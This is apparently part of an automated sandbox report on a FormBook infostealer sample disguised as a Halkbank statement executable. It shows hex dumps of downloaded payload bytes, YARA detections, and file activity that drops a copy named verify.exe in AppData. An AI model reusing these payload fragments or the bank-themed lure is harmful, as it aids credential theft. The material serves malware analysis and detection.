Nw6[J%{w)2Yg^O*K<&SV&i1b&|Mu<((8YzC&@oh^rNL1*K)v{\\4Zq},8uFR3KwjjpXwpE7XcmrMJ)CX="Zpss> =oQL
2022-01-28 21:14:32 UTC	312	IN	Data Raw: 02 fd 8f 67 48 54 69 87 4d 1c 5d 72 a5 c7 8e c3 78 d5 9d 32 a2 52 3e cc 66 be 0a 31 37 1c 46 5c a0 3e df a3 62 96 5d 01 f6 5a 1f a7 33 f7 d2 dc 50 14 ba 42 91 75 89 a9 26 67 e9 8f e0 6b c7 3f f8 51 ab 8c f6 2f fb c9 7e 31 19 0f 12 6c 61 78 eb 18 37 b6 07 d3 b5 08 bb 52 d9 b5 74 3d e1 c8 3e cb da ff 5c a8 f2 5e 7f c6 97 f7 b0 92 8a 69 ea 14 51 3f e8 1b 3a 5c 37 7f 63 e7 92 e3 ea 77 ad 4f 42 00 31 28 a5 f5 e0 fa bd 75 cc 52 64 20 95 80 0d af 91 5b 9c 82 a2 45 f8 c5 ef 3d 82 c6 24 eb b0 d1 de bc 7b 44 d4 e4 da 2c b1 f9 07 5b 45 cd 36 c1 77 d9 2a 7a c1 97 97 25 30 cc b1 55 f9 6c 31 d5 24 87 1f fd e7 bb f9 39 35 d8 82 21 cc b4 f8 75 8f 18 2e 21 66 b9 e9 78 5f 3e fb 88 1f 4d c0 70 66 e6 bf ec f3 91 eb 16 68 8a 72 66 0c 6a 24 59 bf 67 50 ba 41 c5 9d 90 ea 56 65 Data Ascii: gHTiM]rx2R>f17F\>b]Z3PBu&gk?Q/~1lax7Rt=>\^iQ?:\7cwOB1(uRd [E=${D,[E6w*z%0Ul1$95!u.!fx_>M pfhrfj$YgPAVe
2022-01-28 21:14:32 UTC	328	IN	Data Raw: 18 90 a4 b5 f2 e0 23 f8 e1 4d a4 ea f6 36 d1 e2 1b 5a a9 40 96 ec 07 e7 bc 6e 55 91 49 34 a3 5b af 66 c1 c8 c5 98 54 80 e6 aa de ad 61 08 3f 96 33 a9 16 ae 28 f4 55 6d a6 c1 fa 36 3a 9e 84 f0 11 12 67 3f b0 80 3b b0 6e f2 8f 76 a6 81 27 72 aa c3 7c c0 63 3c 1a 49 4f 8c c6 e1 c8 2e 46 4b 00 a4 af 24 60 ad c2 5a 6f 2e d8 cb ed b7 47 94 73 75 48 1b e5 48 1a 5e 3a a0 84 d8 05 9f 4b 46 88 cc d5 80 65 e5 9e 3c c4 82 7c 3a 0c ca 2e d0 ef d2 f6 21 ef 26 b4 64 a8 18 c2 a7 be bd 20 3b 52 d8 be d5 8c 2f 26 47 75 e2 8f f7 bb 96 0b 59 0f e3 f0 f5 b5 72 b4 49 e1 24 8f 84 45 3f e4 65 aa e1 a8 e4 bb da 36 8b d0 42 78 a9 96 9f 41 5b 8c ff 92 ab c7 b5 82 27 c7 46 07 c5 79 55 f7 a2 46 99 20 14 26 ca 68 9d 84 c9 d8 6a 0b d9 be 12 a3 0d 58 ca 81 98 a8 fb be b1 89 97 e0 bb fe Data Ascii: #M6Z@nUI4[fTa?3(Um6:g?;nv'r|c<IO.FK$`Zo.GsuHH^:KFe<\|:.!&d ;R/&GuYrI$E?e6BxA['FyUF &hjX

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	344	IN	Data Raw: af 5f 79 18 db c4 e2 73 d4 fa 05 06 c6 34 a0 8c 30 da 01 9f ad a7 4a 41 c0 df 64 60 21 a9 e4 86 85 42 d5 0a 3c c5 51 f2 22 0e 2d 5a 37 95 2e f9 df c9 44 3a b3 b4 00 7e 32 ed e5 9e 11 06 45 04 7e 48 30 73 c5 51 48 96 d8 ad af ae 9f da 2e 73 d3 42 57 46 ef 78 e9 1c 3d 93 51 47 1b 57 37 fb 6c 89 29 b3 50 65 9d e4 e1 f1 a0 d7 d2 67 4a f5 ce 4e b8 4b e4 4f eb 57 43 9d b6 10 ea 42 16 cc f6 5a 25 51 3e 10 a9 31 27 05 23 28 bb 55 8e 61 36 b8 54 1f 6c 3e 6c 6a f0 b5 d3 85 c7 c1 a9 b5 52 ce 64 a2 84 48 e1 89 8b 2f c4 32 07 e4 98 e7 ac df 5b 90 9f cc 48 a6 37 61 84 d9 c5 b9 e3 5d 6e 85 0c 8d 29 bb 30 8f c3 fd e3 29 4a 30 7c 21 8d 5b 2e 7f e5 09 38 3d a0 cb af 2f 07 6d ba a4 dc 75 0b 85 00 b1 a6 0e b2 2d a3 3f d6 1b cd d6 4a 7e ea 60 b7 e3 77 8d 7f 68 4d 9c 39 37 49 Data Ascii: _ys40JAd`!B<Q"-Z7.D:~2E~H0sQH.sBWFx=QGW7l)PegJNKOWCBZ%Q>1'#(Ua6Tl>ljRdH/2[H7a]n)0)J0|![. 8=/mu-?J~`whM97I
2022-01-28 21:14:32 UTC	360	IN	Data Raw: 02 44 c3 39 33 08 99 ba bb d7 1d bd e9 22 41 5a 1e c2 c5 7a eb 78 b5 35 2c 14 d1 57 7e 67 36 4a 22 19 f7 11 9b 7f 67 1c c7 70 85 77 f1 41 b4 a7 ad 11 a7 56 f2 f9 86 03 df f2 27 f0 49 03 4d 68 0d 2b 83 2b 77 6a 4f b4 2c 07 95 26 c6 59 33 66 b1 a3 4d f3 2f df fe dd e3 00 aa 48 42 d3 17 d5 7e 50 cd b8 01 75 76 b4 72 1e d5 a5 1c ab 47 76 b8 52 e0 c1 9e 18 31 6d c3 4e 77 1a 66 c5 a2 50 89 ee 59 c6 7f d2 f8 c7 1b 59 97 fb 53 ac 41 ce 4a eb 69 14 d7 c1 55 ef ac 3e c6 04 1b 74 bc b9 6c 06 dd b3 3d ca fd 5d cb ff 39 9c 41 39 d6 b9 0c 46 ec 46 40 f4 af b3 d6 b6 dc 1a 26 7c 91 7b 89 cf 9c 7c 40 79 54 93 99 a4 50 98 57 f2 08 00 5d b5 f6 43 45 d1 72 a2 25 df a3 3d ee 14 b7 8b dd 8b cd 18 b6 52 ba 18 f2 80 91 2d 48 9b 64 26 ad cd 8c 2f a1 90 e7 9f 39 3c d9 c8 80 37 a7 Data Ascii: D93"AZzx5,W~g6J"gpwAV'IMh++wjO,&Y3fM/HB~PuvrGvR1mNwfPYYSAJiU>tl=]9A9FF@&|{|@yT PW]CEr%=R-Hd&/9<7
2022-01-28 21:14:32 UTC	376	IN	Data Raw: f0 ed aa 96 fb 97 ef 6b 03 cb f9 d9 17 25 31 7e a4 4e f7 4d 55 12 26 f0 4c 12 cf e2 cc c8 97 09 2c 44 0a f2 5c e5 4d 45 17 9f 2b ae 0f d0 b3 bf 42 5d ed 7c d6 58 69 dd b4 3d 26 e1 a6 70 bf a8 f4 a8 69 71 a7 0d fb 62 a4 79 ad 2b e4 74 5f fb 89 5a 74 63 20 2f 21 39 34 ab fc 01 f6 9c 16 92 20 81 2d 28 41 08 b2 0c 9c fe 4a 8a 53 7b 9b d5 a3 94 9f 6e ac c6 20 b8 fd fa a4 06 be 64 29 c5 08 35 c8 b7 e6 11 02 04 91 d2 11 06 07 4c 5b 6b 94 b2 59 57 82 89 fe 2b 5e 8d ea f6 c6 d8 08 69 e9 02 5f f8 83 3b 87 6e 2f a8 aa 0b 89 21 05 ba 5d a6 fd 08 69 f6 ea 3a 42 f2 fa fb 51 9d 6f ef 0d df 65 dd 8a a0 ba f9 71 c0 93 60 f6 15 29 cb b4 17 2c e6 a1 8c 0f 78 ac 5b 30 b3 a3 8f f3 e7 92 5d 80 0f 06 27 11 d6 7b 81 33 0d 2a c0 81 f6 40 7f 3b 3c 65 01 6e 5a 3e 71 d3 98 6c 48 6b Data Ascii: k%1~NMU&L,D\ME+B]|Xi=&piqby+t_Ztc /!94 -(AJS{n d)5L[kYW+^i_;n/!]i:BQoeq`),x[0]'{3*@;<enZ>qlHk
2022-01-28 21:14:32 UTC	392	IN	Data Raw: 43 13 96 7b b1 a7 26 6a 22 e6 e6 20 de 8c 92 a3 cb bc 49 ac 23 bf c7 08 eb c8 f1 59 0e a9 d3 52 f1 59 bd 8c 5d 81 c4 c3 ec 45 16 a1 5c 14 a5 0c e1 42 65 c9 6f 33 d6 12 98 d9 29 0f 57 b7 99 eb 34 6b 5f 86 bd ea 52 7e 27 9f 7d fe b9 46 6b 6e 69 d6 34 12 41 11 1e 7c e3 37 5f 29 f0 10 f9 bc d4 f6 f2 3e c8 d5 89 9e 69 eb 4e 16 99 6b 90 05 cb 04 05 c9 49 fa fc 29 31 16 5e 92 b1 60 ab 6e 79 a9 86 19 cf 13 3d 25 62 00 ff d8 3d 22 82 e0 d4 7b ad f7 33 a4 df f5 d5 71 34 ee 6e 6c 09 da 77 41 69 c9 d2 79 46 47 f2 6b e6 ec 63 3d 15 ac d8 66 68 80 bf 29 51 89 16 7f eb 41 0a bd d4 62 af 17 a2 71 0e 54 99 e8 ee f2 a3 47 32 c0 d9 12 7e 9d 65 24 f8 0f 92 e4 f9 89 4b 6d e0 d2 b7 da 91 2e 6d 20 c7 f9 bd 2a 17 17 d0 85 80 4d ee 1d 1e 85 30 7f 8b 93 47 1e 3d ac 34 e5 2b cb 1e Data Ascii: C{&j" I#YRY]E\Beo3)W4k_R~'}Fkni4A|7_)>iNkI)1^`ny=%b="{3q4nlwAiyFGkc=fh)QAbqTG2~e$Km.m *M0G=4+
2022-01-28 21:14:32 UTC	408	IN	Data Raw: 57 d0 25 0a 00 02 6a 6f 0b 1f 0a 00 00 5f 28 01 00 00 56 d0 25 0a 00 02 6a 6f 16 0a 00 00 5f 28 01 00 00 ae d0 25 0a 00 02 6a 6f 18 1f 0a 00 00 5f 28 01 00 00 12 d0 25 0a 00 02 6a 6f 0e 1f 0a 00 00 5f 28 01 00 00 6d d0 25 0a 00 02 69 73 00 00 00 00 00 00 01 2f 00 24 30 03 00 00 00 2a 0f 1f 2a 1c 2a 14 1f 03 2c 06 00 06 31 28 02 2a 1d 02 2c 0a 00 00 b4 6f 04 00 02 b3 7e 02 1c 2c 0a 00 00 65 6f 02 2a 16 1f f4 2b 26 03 2b 08 2c 0a 00 00 54 6f 26 0a 2d 1d 1e 02 2a 00 2b 26 03 2b 26 03 2c 16 1a 06 f2 2b 26 03 2b 11 2c 0a 00 02 68 6f 00 12 26 0c 2d 1a 15 02 04 00 02 b7 7e 11 00 00 02 00 00 00 61 00 09 30 13 00 00 00 2a 06 96 30 16 0a 00 02 67 6f 03 0a 0a 00 02 66 6f 06 07 2b 0a 0a 00 01 5d 6f 06 10 2b 0a 0a 00 02 65 6f 04 00 02 6d 7b 07 06 1f 2b 0a 0a 00 02 64 Data Ascii: W%jo_(V%jo_(%jo_(%jo_(m%is/$0***,1(*,o~,eo*+&+,To&-*+&+&,+&+,ho&-~a0*0gofo+]o+eom{+d
2022-01-28 21:14:32 UTC	424	IN	Data Raw: 45 7b 02 11 00 00 ee 00 00 00 ab 00 0a 30 13 00 00 2a 58 07 06 0a 06 00 04 ff 28 05 04 03 02 06 00 05 00 28 05 02 2a 58 07 08 06 00 00 22 6f 04 fe 05 08 58 07 08 09 03 04 11 04 00 02 41 7b 02 16 2c 08 0c 0a 00 01 8e 6f 05 04 03 04 00 02 3d 7b 02 2a 08 26 0a 00 01 90 6f 17 6a 59 07 08 04 00 02 3d 7b 02 13 2c 06 00 00 23 6f 02 12 58 07 05 09 03 04 11 04 00 02 41 7b 02 04 13 59 07 69 0a 00 01 8b 6f 04 00 02 3d 7b 02 2a 58 07 0a 00 01 8e 6f 05 04 03 04 00 02 3d 7b 02 11 2d 04 00 02 41 7b 02 7e 32 06 00 03 97 6f 04 00 02 3f 7b 02 05 06 00 04 f4 28 02 04 00 02 44 7d 05 11 04 00 02 45 7d 05 13 25 16 02 02 f1 2b 00 03 0b fe 06 2b 00 02 0b fe 58 06 04 26 0a 2d 18 59 06 05 f7 2b 0b 03 2b 1b 31 16 06 26 07 2d 17 06 2a 06 f4 2b 0a ea 2b 0d 06 2b 0a 33 05 06 26 0a 2d Data Ascii: E{0*X((*X"oXA{,o={*&ojY={,#oXA{Yio={*Xo={-A{~2o?{(D}E}%++X&-Y++1&-*+++3&-
2022-01-28 21:14:32 UTC	440	IN	Data Raw: 2d 1b 0a 00 02 04 6f 00 00 00 80 20 04 02 26 26 29 2d 1c 0a 00 02 03 6f 04 02 26 26 2e 2d 15 03 02 7a 0a 00 01 8f 73 06 2d 06 00 03 04 6f 03 7a 0a 00 00 25 73 06 2d 04 7a 0a 00 00 25 73 06 2d 03 0a 00 00 24 28 02 11 00 00 02 00 00 00 af 00 0b 30 13 00 2a ee 2b 26 eb 2b 26 06 2b 06 00 04 33 28 0a 00 02 02 73 26 10 2d 1b 18 03 26 13 2d 1b 18 02 00 00 00 00 00 00 00 1f 00 0a 30 03 00 00 00 2a 00 2b 04 00 01 fc 7d 07 2b 26 26 04 2d 1a 03 02 00 00 00 00 00 00 00 11 00 09 30 03 00 00 00 2a f6 2b 26 03 2b 04 00 01 fc 7b 26 08 2d 19 1b 02 00 00 00 00 00 00 00 11 00 0a 30 03 00 00 00 2a 00 2b 04 00 01 fb 7d 07 2b 26 26 04 2d 15 03 02 00 00 00 00 00 00 00 11 00 09 30 03 00 00 00 2a f6 2b 26 03 2b 04 00 01 fb 7b 26 08 2d 17 15 02 00 00 00 00 00 00 00 11 00 0a 30 03 Data Ascii: -o &&)-o&&.-zs-oz%s-z%s-$(0*+&+&+3(s&-&-0*+}+&&-0*+&+{&-0*+}+&&-0*+&+{&-0
2022-01-28 21:14:32 UTC	456	IN	Data Raw: 01 9a 7b 02 04 00 01 9a 7b 02 06 f0 2b 0a 03 2b 21 31 17 69 8e 04 00 01 9a 7b 02 26 0e 2d 1a 61 94 16 04 00 01 9a 7b 02 06 f2 2b 0a 03 2b 3f 2c 8e 04 00 01 9a 7b 02 26 0c 2d 19 69 8e 04 00 01 9a 7b 02 11 00 00 02 00 00 00 56 00 05 30 13 00 00 2a 16 2a 06 00 03 45 28 06 02 08 33 04 00 01 9b 7b 06 04 00 01 9b 7b 02 2a 16 f8 2b 0a 03 2b 07 2d 06 26 06 2d 1b 02 00 00 71 75 03 2a 17 02 33 02 03 11 00 00 ac 00 00 00 32 00 04 30 13 00 00 00 2a 15 2a 17 2a 16 2a 5a 06 00 03 41 28 04 00 01 9a 7b 03 16 04 00 01 9a 7b 02 16 04 00 01 9b 7b 02 1b 2c 04 00 01 9b 7b 02 ee 2b 26 03 2b 2a 30 04 00 01 9b 7b 03 04 00 01 9b 7b 26 10 2d 15 19 02 f1 2b 26 e9 2b 26 06 2b 47 32 04 00 01 9b 7b 26 0d 2d 18 19 03 04 00 01 9b 7b 26 15 2c 16 15 02 00 00 00 00 00 00 00 61 00 07 30 03 Data Ascii: {{++!1i{&-a{++?,{&-i{V0**E(3{{*++-&-qu*320****ZA({{{,{+&+*0{{&-+&+&+G2{&-{&,a0
2022-01-28 21:14:32 UTC	472	IN	Data Raw: 00 2a f1 2b 26 03 2b 01 00 00 ae 8c 06 00 02 8f 28 26 0d 2d 1e 18 02 00 00 00 00 00 00 00 16 00 0a 30 03 00 00 00 2a 00 2b 04 00 00 83 7d 07 2b 26 26 04 2d 1d 03 02 00 00 00 00 00 00 00 11 00 09 30 03 00 00 00 2a f6 2b 26 03 2b 04 00 00 83 7b 26 08 2d 1c 16 02 00 00 00 00 00 00 00 11 00 0a 30 03 00 00 2a f5 2b 26 03 2b 06 00 04 e7 28 16 26 09 2d 17 19 02 00 00 00 00 00 00 00 12 00 0a 30 03 00 00 2a 00 2b 06 00 01 2f 28 07 2b 26 26 26 26 06 2d 18 14 70 00 00 43 72 06 00 02 c5 28 06 00 02 c3 28 86 00 00 2a 02 7a 0a 00 00 2c 73 06 2b 06 00 02 88 28 01 00 00 34 a5 06 00 05 fb 6f 02 00 00 ea 74 03 02 1e 2b 06 00 02 88 28 6c 76 06 00 00 31 6f 02 00 00 0f 74 03 02 33 2b 06 00 02 88 28 6c 76 06 00 05 15 6f 02 00 00 bb 74 03 02 48 2b 06 00 02 88 28 6c 06 00 04 8e Data Ascii: *+&+(&-0*+}+&&-0*+&+{&-0*+&+(&-0*+/(+&&&&-pCr((*z,s+(4ot+(lv1ot3+(lvotH+(l
2022-01-28 21:14:32 UTC	488	IN	Data Raw: 0a 00 01 45 6f 06 00 01 b6 73 06 00 02 27 73 06 00 00 69 06 fe 14 04 00 00 e5 7b 02 06 00 04 c7 28 00 12 0a 04 00 00 e5 7b 02 25 0a 00 01 45 6f 06 00 01 b6 73 06 00 02 27 73 06 00 01 84 06 fe 14 04 00 00 f7 7b 02 06 00 04 c7 28 00 12 0a 04 00 00 f7 7b 02 25 0a 00 01 45 6f 06 00 01 b6 73 06 00 02 27 73 06 00 01 6d 06 fe 14 04 00 00 9e 7b 02 06 00 04 c7 28 00 12 0a 04 00 00 9e 7b 02 25 0a 00 01 45 6f 06 00 01 b6 73 06 00 02 27 73 06 00 01 40 06 fe 14 04 00 01 0b 7b 02 06 00 04 c7 28 00 12 0a 04 00 01 0b 7b 02 25 0a 00 01 45 6f 06 00 01 b6 73 06 00 02 27 73 06 00 00 e8 06 fe 14 04 00 01 64 7b 02 06 00 04 c7 28 00 12 0a 04 00 01 64 7b 02 25 0a 00 01 45 6f 06 00 01 b6 73 06 00 02 27 73 06 00 01 a9 06 fe 14 04 00 00 f4 7b 02 06 00 04 c7 28 00 12 0a 04 00 00 f4 Data Ascii: Eos'si{{{%Eos's{{{%Eos'sm{{{%Eos's@{{{%Eos'sd{(d{%Eos's{(

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	504	IN	Data Raw: 1d 06 00 04 eb 6f 04 2a f1 2b 0b 03 2b 06 00 05 bd 73 62 5f 3f 1f 07 26 0d 2d 1c 06 00 03 a9 6f 02 00 00 7d 74 04 06 00 05 be 6f 02 00 00 e3 74 03 2a 33 0a 1f 06 00 04 eb 6f 04 55 33 1a 06 00 04 eb 6f 03 2a 06 00 01 54 28 06 00 03 a8 73 0a 00 00 6a 28 06 00 04 e9 6f 04 03 02 18 33 1d 06 00 04 eb 6f 04 2a f1 2b 0a 03 2b 06 00 03 a8 73 62 5f 1f 1f 06 26 0d 2d 19 06 00 03 a9 6f 02 00 00 7d 74 04 06 00 03 a9 6f 02 00 00 7d 74 03 2a 33 0a 1f 06 00 04 eb 6f 04 55 33 0a 1f 06 00 04 eb 6f 03 11 00 00 6a 00 00 01 2f 00 1b 30 13 00 00 2a d9 2b 0a 03 2b 06 00 01 1c 6f 06 00 03 d6 6f 02 00 00 b2 a3 06 00 04 8e 6f 06 04 00 00 34 7b 02 25 06 00 03 d4 73 02 26 25 2d 1b 02 00 00 a3 74 03 11 00 00 69 00 00 00 32 00 0a 30 13 00 00 00 2a 06 00 01 1c 6f 06 00 05 fc 6f 08 25 Data Ascii: o*++sb_?&-o}tot*3oU3o*T(sj(o3o*++sb_&-o}to}t*3oU3oj/0*++ooo4{%s&%-ti20*oo%
2022-01-28 21:14:32 UTC	520	IN	Data Raw: 2e 13 1f 07 07 2e 0a 1f 07 53 2b 32 2e 1d 07 27 2e 1a 07 f4 2b 0b ed 2b 0a 06 2b 12 30 1d 07 26 0a 2d 1d 06 00 04 eb 6f 06 26 11 2d 1d 06 00 00 e5 6f 02 11 00 00 1b 00 00 00 96 00 0d 30 13 00 00 2a e3 2b 06 00 00 f3 28 e1 2b 04 00 00 33 7d 0e 2b 06 00 01 a0 28 06 0e 05 0e 04 0e 05 02 26 26 19 2d 1e 04 03 02 26 26 1a 2d 1d 03 02 00 00 00 00 00 00 00 2e 00 09 30 03 00 00 00 7a 0a 00 00 b2 73 06 00 05 70 28 17 e9 ed 46 20 42 00 00 2a 06 00 01 1c 28 06 00 03 a8 73 08 02 7a 0a 00 00 69 73 06 2b 0c 6d 0a 00 00 5b 28 06 00 05 2c 6f 02 00 00 bf 74 06 1a 2b 0c 88 ba 0a 00 00 5b 28 06 00 05 2c 6f 02 00 00 bf 74 06 15 2c 03 32 2b 0c 0a 00 00 50 28 06 00 05 2c 6f 02 00 00 bf 74 06 45 2b 0c b8 0a 00 00 50 28 06 00 05 2c 6f 02 00 00 bf 74 06 14 2c 03 2a 2c 01 fe 1a Data Ascii: ..S+2.'.+++0&-o&-o0*+(+3}+(&&&-&&-.0zsp(F B*(szis+m[(,ot+[(,ot,2+P(,otE+P(,ot,*,
2022-01-28 21:14:32 UTC	536	IN	Data Raw: 05 be 6f 02 00 00 e3 74 03 02 00 00 00 ba 38 06 00 00 32 28 6e 06 00 05 15 6f 02 00 00 bb 74 03 02 00 00 00 d1 38 06 00 00 32 28 6e 06 00 04 8e 6f 02 00 00 a3 74 03 02 00 00 00 e8 38 06 00 00 32 28 6a 06 00 02 8f 6f 02 00 00 4b 74 03 02 00 00 00 ff 38 06 00 00 32 28 6a 06 00 03 a9 6f 02 00 00 7d 74 03 02 00 00 01 16 38 06 00 00 32 28 6a 06 00 00 00 29 6f 02 00 00 0b 74 03 02 00 00 01 2d 38 06 00 00 32 28 6e 06 00 05 06 6f 02 00 00 b6 74 03 02 f4 2b 06 00 00 32 28 00 00 01 4b 38 26 26 07 2d 1a 6e 0a 00 00 4f 28 06 00 02 fa 6f 02 00 00 5e 74 03 02 00 00 01 61 38 83 2b 0a ff ff ff 7c 38 06 00 04 ef 28 0d 2b 00 00 01 35 00 00 00 37 00 00 00 14 00 00 01 75 00 00 01 75 00 00 01 75 00 00 01 61 00 00 00 93 00 00 01 75 00 00 00 d7 00 00 01 75 00 00 01 05 00 00 01 75 Data Ascii: ot82(not82(not82(joKt82(jo}t82(j)ot-82(not+2(K8&&-nO(o^ta8+|8(+57uuuauuu

Statistics

Behavior



System Behavior

Analysis Process: Halkbank_Ekstre_20220128_081138_756957 (1).exe PID: 3496, Parent PID: 4388

General

Target ID:	0
Start time:	22:13:17
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe"
Imagebase:	0x750000
File size:	17408 bytes
MD5 hash:	749AAF49615AA07EDC9755541B213A4A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.933873934.0000000003CE9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.933873934.0000000003CE9000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.933873934.0000000003CE9000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.934742685.0000000003E87000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.934742685.0000000003E87000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.934742685.0000000003E87000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.932614500.0000000003A69000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.932614500.0000000003A69000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.932614500.0000000003A69000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.932614500.0000000003A69000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.931638980.0000000002AA7000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.934643233.0000000003E37000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.934643233.0000000003E37000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.934643233.0000000003E37000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.935355147.0000000005E30000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E36CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E36CF06	unknown
C:\Users\user\AppData\Local\verify.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	602D1F3	CopyFileW
C:\Users\user\AppData\Local\verify.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	602D1F3	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Halkbank_Ekstre_20220128_081138_756957 (1).exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E67C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\verify.exe	0	17408	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 1b 20 fd 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 16 00 00 00 2c 00 00 00 00 00 00 7a 35 00 00 00 20 00 00 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL 0,z5 @@ @	success or wait	1	602D1F3	CopyFileW
C:\Users\user\AppData\Local\verify.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	602D1F3	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Halkbank_Ekstre_20220128_081138_756957 (1).exe.log	0	936	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6E67C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E345705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E345705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2A03DE	ReadFile
